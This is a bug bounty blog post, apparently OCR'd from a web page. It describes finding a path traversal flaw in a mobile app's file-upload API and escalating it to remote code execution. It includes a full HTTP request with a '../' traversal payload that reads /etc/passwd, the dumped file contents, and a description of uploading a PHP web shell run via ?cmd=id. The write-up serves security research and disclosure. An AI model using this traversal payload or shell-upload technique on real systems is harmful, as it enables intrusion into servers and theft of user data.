



TRAVERSING THE PATH TO RCE


Posted on **August 27, 2018** by **tghawkins**

This post will detail the steps I took to find a path traversal vulnerability, and how I paired the vulnerability with the logic of the application to achieve Remote Code Execution through a shell upload.


I found this while testing a mobile application that has a feature allowing users to upload and encrypt documents to a cloud server, then decrypt the files when the user wants to view their uploaded files. When uploading a file and intercepting the traffic in burpsuite, I saw that the server first checks if the file exists with a given image name.



Then after it verifies that the image does not already exist, the server then encrypts the file, and uploads it in the following request, changing the value of the “method” parameter to “writeFile”.



Then to read the file, the server just changes the method parameter to “readFile”, specifying the document’s name in the path parameter. The output is the content of the encrypted file.



Since I saw that I could read files using this request, I immediately tried to traverse the “path” parameter in order to read system files. This was the result of traversing for the etc/passwd file.

Request

Raw | Params | Headers | Hex

```
POST /api/file.php HTTP/1.1
Host: [redacted]
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: https://[redacted]
Connection: close
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 11_1 like Mac
OS X) AppleWebKit/604.3.5 (KHTML, like Gecko) Mobile/15B93
Referer: https://[redacted]
Content-Length: 99
Accept-Language: en-us

token=5b67d493ldc86&method=readFile&path=../../../../../../..
/../../../../../../../../../etc/passwd
```


Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 06 Aug 2018 04:55:27 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips
Access-Control-Allow-Origin: https://[redacted]
Access-Control-Allow-Headers: x-requested-with
Access-Control-Request-Method: POST
Content-Length: 2142
Connection: close
Content-Type: text/html; charset=UTF-8

{"resp":"OK","data":"root:x:0:0:root:\/root:\/bin\/bash\nbin:x:1:1:b
in:\/bin:\/sbin\/nologin\ndaemon:x:2:2:daemon:\/sbin:\/sbin\/nologi
n\nadm:x:3:4:adm:\/var\/adm:\/sbin\/nologin\nlp:x:4:7:lp:\/var\/spo
ol\/lpd:\/sbin\/nologin\nsync:x:5:0:sync:\/sbin:\/bin\/sync\nshutdo
wn:x:6:0:shutdown:\/sbin:\/sbin\/shutdown\nhalt:x:7:0:halt:\/sbin:\
/sbin\/halt\nmail:x:8:12:mail:\/var\/spool\/mail:\/sbin\/nologin\no
perator:x:11:0:operator:\/root:\/sbin\/nologin\ngames:x:12:100:game
s:\/usr\/games:\/sbin\/nologin\nftp:x:14:50:FTP
User:\/var\/ftp:\/sbin\/nologin\nnobody:x:99:99:Nobody:\/:\/sbin\/n
ologin\navahi-autoipd:x:170:170:Avahi IPv4LL
Stack:\/var\/lib\/avahi-autoipd:\/sbin\/nologin\nsystemd-bus-proxy:
x:999:997:systemd Bus
Proxy:\/:\/sbin\/nologin\nsystemd-network:x:998:996:systemd
Network Management:\/:\/sbin\/nologin\ndbus:x:81:81:System message
bus:\/:\/sbin\/nologin\npolkitd:x:997:995:User for
polkitd:\/:\/sbin\/nologin\nabrt:x:173:173::\/etc\/abrt:\/sbin\/nol
ogin\nlibstoragemgmt:x:996:994:daemon account for
libstoragemgmt:\/var\/run\/lsm:\/sbin\/nologin\ntss:x:59:59:Account
 used by the trousers package to sandbox the tcsd
daemon:\/dev\/null:\/sbin\/nologin\npostfix:x:89:89::\/var\/spool\/
postfix:\/sbin\/nologin\nchrony:x:995:992::\/var\/lib\/chrony:\/sbi
n\/nologin\nsshd:x:74:74:Privilege-separated
SSH:\/var\/empty\/sshd:\/sbin\/nologin\nntp:x:38:38::\/etc\/ntp:\/s
```

So now that I could read system files, I also noticed (but did not attempt) that I could also override these files just by changing the “method” parameter value to “writeFile”. I wanted to escalate this to remote code execution, so I tried uploading a php shell to the web root, in the /api/ directory with the following request:



As you can see, I've traversed the path to upload the shell "da.php" into the "/api/" directory, where the value of the "contents" parameter is the php shell code. Navigating the the url /api/da.php?cmd=id, you can see that the shell upload was successful, and outputs the results from executing the unix "id" command.

The mobile application is listed as in-scope for a private hackerone program, however after reporting this and waiting 3 weeks for a response, they told me that the mobile application itself is in-scope, but not the endpoints that the app communicates with, as it is hosted by the third party developer of the app. Even though it has an impact on all users that upload documents through their app, they still refused to take responsibility for it and changed the scope afterwards to reflect this. Overall a pretty disappointing experience, but still one I can learn from, and hopefully others can too.

Share this:

Twitter Facebook

Like

One blogger likes this.

Leave a Reply

Enter your comment here...

PUBLISHED BY TGHAWKINS

View all posts by tghawkins

Previous
GAINING FILESYSTEM ACCESS VIA BLIND OOB XXE

Next
GETTING ADMIN ACCESS TO AN UBER NETWORK OPERATIONS SYSTEM

Search ...

ARCHIVE